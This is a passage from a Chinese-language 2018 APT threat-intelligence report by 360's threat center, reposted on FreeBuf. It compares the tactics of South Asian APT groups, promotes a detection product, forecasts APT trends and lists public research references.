360威胁情报中心在下半年的两篇分析报告中，就对活跃在南亚地区的多个APT组织间使用的TTP存在重叠。

组织名称	蔓灵花 (BITTER)	摩诃草 (PatchWork)	Confucius	Bahamut
攻击目标	中国，巴基斯坦	中国，巴基斯坦为主	南亚	南亚（主要巴基斯坦），中东
攻击平台	PC/Android	PC/Android	PC/Android	PC/Android/iOS
恶意代码实现	C	Delphi/C#	Delphi	Delphi/VB
攻击入口	鱼叉攻击	社交网络，鱼叉攻击	社交网络	社交网络，鱼叉攻击

表11 APT组织TTP对比

四、APT检测及防御

随着APT攻击的日益猖獗，现有的APT防御技术也面临着非常大的挑战。传统的APT防护技术专注于从企业客户流量和数据中通过沙箱或关联分析等手段发现威胁。而由于企业网络防护系统缺少相关APT学习经验，而且攻击者的逃逸水平也在不断的进步发展，本地设备会经常性的出现误报和漏报现象，经常需要人工的二次分析进行筛选。而且由于APT攻击的复杂性和背景的特殊性，仅依赖于单一企业的数据库经常无法有效的发现APT攻击背景，难以做到真正的追踪溯源。360天眼则创新性的从互联网数据进行发掘和分析，由于任何攻击线索都会有相关联的其他信息被互联网数据捕捉到，所以从互联网进行挖掘可极大提升未知威胁和APT攻击的检出效率，而且由于数据覆盖面更大，可以做到攻击的更精准溯源。

360天眼系统帮助客户发现和处置超过百余起APT攻击事件，包括海莲花事件、摩诃草事件、蔓灵花事件、黄蓉等APT安全事件，天眼系统服务的客户超过300家，遍及20多个省份和直辖市，在公检法、金融、政府部委、电商、石油石化、电力、教育、医疗等行业都具有成功案例。

五、APT 威胁的演变趋势

从2018年的APT威胁态势来看，我们推测APT威胁活动的演变趋势可能包括如下：

- 1) APT组织可能发展成更加明确的组织化特点，例如小组化，各个攻击小组可能针对特定行业实施攻击并达成特定的攻击目的，但其整体可能共享部分攻击代码或资源。
- 2) APT组织在初期的攻击尝试和获得初步控制权阶段可能更倾向于使用开源或公开的攻击工具或系统工具，对于高价值目标或维持长久性的控制才使用其自身特有的成熟的攻击代码。

4) APT组织进一步加强Oday漏洞能力的储备, 并且可能覆盖多个平台, 包括PC, 服务器, 移动终端, 路由器, 至工控设备等。

总结

在2018年中的高级持续性威胁报告中, 我们以地缘政治下的APT威胁角度对全球高级威胁活动进行了总结, 并对比了部分活跃APT组织所常用的攻击战术技术特点, 可以看到APT威胁活动往往和国与国间的政治外交关系存在些联系。所以在对APT组织的研究和防御过程中, 需要更加明确所面临的对手。

在此报告中, 我们结合自身对APT组织研究的结果, 对APT组织的区分和特点提出了更加明确的定义标准, 也借他研究APT威胁的安全团队表达我们的一些观点, 以供安全社区参考。

我们也应该看到, 高级威胁活动不完全只是国家背景APT组织的专属, 科研机构、大学、医疗机构、工业制造以及国家基础建设相关的行业和机构都有可能成为APT组织的直接目标, 或者是作为其达到整个攻击行动目的中的攻击阶段的目标。我们需要明确, APT组织是极具有耐心的, 其会不断投入资源以达到最初始设定的攻击目的。

附录1 360威胁情报中心

360威胁情报中心由全球最大的互联网安全公司奇虎360特别成立, 是中国首个面向企业和机构的互联网威胁情报综合专业机构。该中心以业界领先的安全大数据资源为基础, 基于360长期积累的核心安全技术, 依托亚太地区的安全人才团队, 通过强大的大数据能力, 实现全网威胁情报的即时、全面、深入的整合与分析, 为企业和机构提供安全管理与防护的网络威胁预警与情报。

360威胁情报中心对外服务平台网址为<https://ti.360.net/>。服务平台以海量多维度网络空间安全数据为基础, 为安全分析人员及各类企业用户提供基础数据的查询, 攻击线索拓展, 事件背景研判, 攻击组织解析, 研究报告下载等多种维度的威胁情报数据与威胁情报服务。





黑客产业链挖掘和研究等工作。团队成立于2014年12月，通过整合360公司海量安全大数据，实现了威胁情报关联溯源，独家首次发现并追踪了三十余个APT组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内APT研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

附录3 360高级威胁应对团队

360高级威胁应对团队（360 Advanced Threat Response Team）专注于0day漏洞等高级威胁攻击的应急响应团队，研究领域涵盖高级威胁沙箱检测技术，0day漏洞探针技术以及高级威胁攻击追踪还原等。代表中国安全厂商在全球范围内率先捕获并应急响应了多个在野0day攻击，填补了国内在0day漏洞在野攻击应急响应方面的空白，保护了企业和企事业单位免受高级威胁攻击。

附录 参考链接

- 1.<https://ti.360.net/blog/>
- 2.<https://github.com/MISP/misp-galaxy/blob/master/clusters/threat-actor.json>
- 3.<https://attack.mitre.org/groups/>
- 4.<https://asert.arbornetworks.com/donot-team-leverages-new-modular-malware-framework-south-asia/>
- 5.<https://ti.360.net/blog/articles/latest-activity-of-apt-c-35/>
- 6.<https://ti.360.net/blog/articles/donot-group-is-targeting-pakistani-businessman-working-in-china/>
- 7.<https://www.fireeye.com/blog/threat-research/2018/10/apt38-details-on-new-north-korean-regime-backed-threat-group.html>
- 8.<https://www.justice.gov/opa/press-release/file/1092091/download>
- 9.<https://ti.360.net/blog/articles/analysis-of-donot-andriod-sample/>
- 10.<https://ti.360.net/blog/articles/analysis-of-targeted-attack-against-pakistan-by-exploiting-inpage-vulnerability-and-related-apt-groups/>
- 11.https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf
- 12.<https://ti.360.net/blog/articles/analysis-of-group123-sample-with-hwp-exploitkit/>
- 13.<https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/>
- 14.<https://securelist.com/olympic-destroyer-is-still-alive/86169/>
- 15.<https://research.checkpoint.com/new-strain-of-olympic-destroyer-droppers/>
- 16.<https://securelist.com/kaspersky-security-bulletin-2018-top-security-stories/89118/>



18. <https://ti.360.net/blog/articles/oceanlotus-targets-chinese-university/>
19. <https://ti.360.net/blog/articles/analyzing-attack-of-cve-2018-8373-and-darkhotel/>
20. <https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscrip-engine-affects-internet-explorer-to-run-shellcode/>
21. <https://www.cyberscoop.com/kaspersky-slingshot-isis-operation-socom-five-eyes/>
22. <https://www.forcepoint.com/blog/security-labs/autocad-malware-computer-aided-theft>
23. <https://researchcenter.paloaltonetworks.com/2018/07/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/>
24. <https://ti.360.net/blog/articles/details-of-apt-c-12-of-operation-nuclearcrisis/>
25. <https://blog.yoroi.company/research/new-cozy-bear-campaign-old-habits/>
26. <https://ti.360.net/blog/articles/analysis-of-settingcontent-ms-file/>
27. <https://ti.360.net/blog/articles/excel-macro-technology-to-evade-detection/>
28. <https://ti.360.net/blog/articles/flash-0day-hacking-team-rat-activities-of-exploiting-latest-flash-0day-vulnerability-and-correlation-analysis/>
29. <https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/>
30. <http://blogs.360.cn/post/from-a-patched-itw-0day-to-remote-code-execution-part-i-from-patch-to-new-0day.html>
31. <https://securelist.com/zero-day-in-windows-kernel-transaction-manager-cve-2018-8611/89253/>
32. <https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscrip-engine-affects-internet-explorer-to-run-shellcode/>
33. <https://www.welivesecurity.com/2018/09/05/powerpool-malware-exploits-zero-day-vulnerability/>
34. <http://www.issuemakerslab.com/research3/>
35. <https://blog.trendmicro.com/trendlabs-security-intelligence/new-andariel-reconnaissance-tactics-hint-at-next-targets/>
36. <https://ti.360.net/blog/articles/analysis-of-targeted-attacks-suspected-of-patchover/>
37. <https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html>
38. <http://blog.alyac.co.kr/1521>
39. <https://www.fireeye.com/blog/threat-research/2018/02/apt37-overlooked-north-korean-actor.html>



41. <https://blog.talosintelligence.com/2018/05/navrat.html>
42. <https://researchcenter.paloaltonetworks.com/2018/10/unit42-nokki-almost-ties-the-knot-with-dogcall-reaper-group-us-new-malware-to-deploy-rat/>
43. <http://blog.alyac.co.kr/1985>
44. <http://blog.alyac.co.kr/2035>
45. <https://blog.talosintelligence.com/2018/04/fake-av-investigation-unearths-kevandroid.html>
46. <http://blog.alyac.co.kr/1853>
47. <https://unit42.paloaltonetworks.com/unit42-reaper-groups-updated-mobile-arsenal/>
48. <http://blog.k7computing.com/?p=6507>
49. <https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/>
50. <https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/gold-dragon-widens-olympics-malware-attacks-gains-permanent-presence-on-victims-systems/>
51. <https://www.securityweek.com/russia-hacked-olympics-computers-turned-blame-north-korea-report>
52. <https://blog.talosintelligence.com/2018/02/who-wasnt-responsible-for-olympic.html>
53. <https://securelist.com/olympicdestroyer-is-here-to-trick-the-industry/84295/>
54. <https://securelist.com/olympic-destroyer-is-still-alive/86169/>
55. <https://research.checkpoint.com/new-strain-of-olympic-destroyer-droppers/>
56. <https://blog.trendmicro.com/trendlabs-security-intelligence/campaign-possibly-connected-muddywater-surfaces-mid-east-central-asia/>
57. <https://www.fireeye.com/blog/threat-research/2018/03/iranian-threat-group-updates-ttps-in-spear-phishing-campaign.html>
58. <https://blog.trendmicro.com/trendlabs-security-intelligence/another-potential-muddywater-campaign-uses-powershell-based-prb-backdoor/>
59. <https://mp.weixin.qq.com/s/DggTaSJPiM179Qynzx6KFA>
60. <https://securelist.com/muddywater/88059/>
61. <https://www.clearskysec.com/muddywater-operations-in-lebanon-and-oman/>
62. <https://blog.trendmicro.com/trendlabs-security-intelligence/new-powershell-based-backdoor-found-in-turkey-striking-similar-to-muddywater-tools/>



65. <https://securityaffairs.co/wordpress/74843/cyber-warfare-2/apt28-targeted-senator-mccaskill.html>
66. <https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/>
67. <https://www.symantec.com/blogs/election-security/apt28-espionage-military-government>
68. <https://www.welivesecurity.com/2018/11/20/sednit-whats-going-zebrocy/>
69. <https://www.accenture.com/us-en/blogs/blogs-snakemackerel-delivers-zekapab-malware>
70. <https://unit42.paloaltonetworks.com/dear-john-sofacy-groups-global-campaign/>
71. <https://www.zdnet.com/article/russian-apt-comes-back-to-life-with-new-us-spear-phishing-campaign/>
72. <https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt-phishing-campaign.html>
73. <https://blog.yoroi.company/research/new-cozy-bear-campaign-old-habits/>
74. <http://blogs.360.cn/post/%E6%95%B0%E5%AD%97%E5%8A%A0%E5%AF%86%E8%B4%A7%E5%B8%81%E4%A4%E6%98%93%E8%BD%AF%E4%BB%B6apt%E6%94%BB%E5%87%BB%E7%AE%80%E6%8A%A5-2.htm>
75. <https://research.checkpoint.com/ryuk-ransomware-targeted-campaign-break/>
76. <https://www.securonix.com/securonix-threat-research-cosmos-bank-swift-atm-us-13-5-million-cyber-attack-detection-using-security-analytics/>
77. <https://www.us-cert.gov/ncas/alerts/TA18-275A>
78. <https://blog.trendmicro.com/trendlabs-security-intelligence/lazarus-continues-heists-mounts-attacks-on-financial-organizations-in-latin-america/>
79. <https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/operation-sharpsooter-targets-global-defense-critical-infrastructure/>

*本文作者：360天眼实验室，转载请注明来自FreeBuf.COM

上一篇：[腾讯安全2018年高级持续性威胁 \(APT\) 研究报告](#)

下一篇：[重磅 | FreeBuf 2018金融行业应用安全态势报告](#)



伯勿以百

<p>2月</p> <p><u>君哥谈企业安全建设</u></p> <p>已结束</p> <p>1月</p> <p><u>众测淘金指南，看白帽子如何赚零花钱</u></p> <p>已结束</p>	<p>1月</p> <p><u>Windows平台高效Shellcode编程技术实战</u></p> <p>已结束</p>	
--	---	--



Copyright © 2019 WWW.FREEBUF.COM All Rights Reserved [沪ICP备13033796号](#)

 阿里云 提供计算与安全服务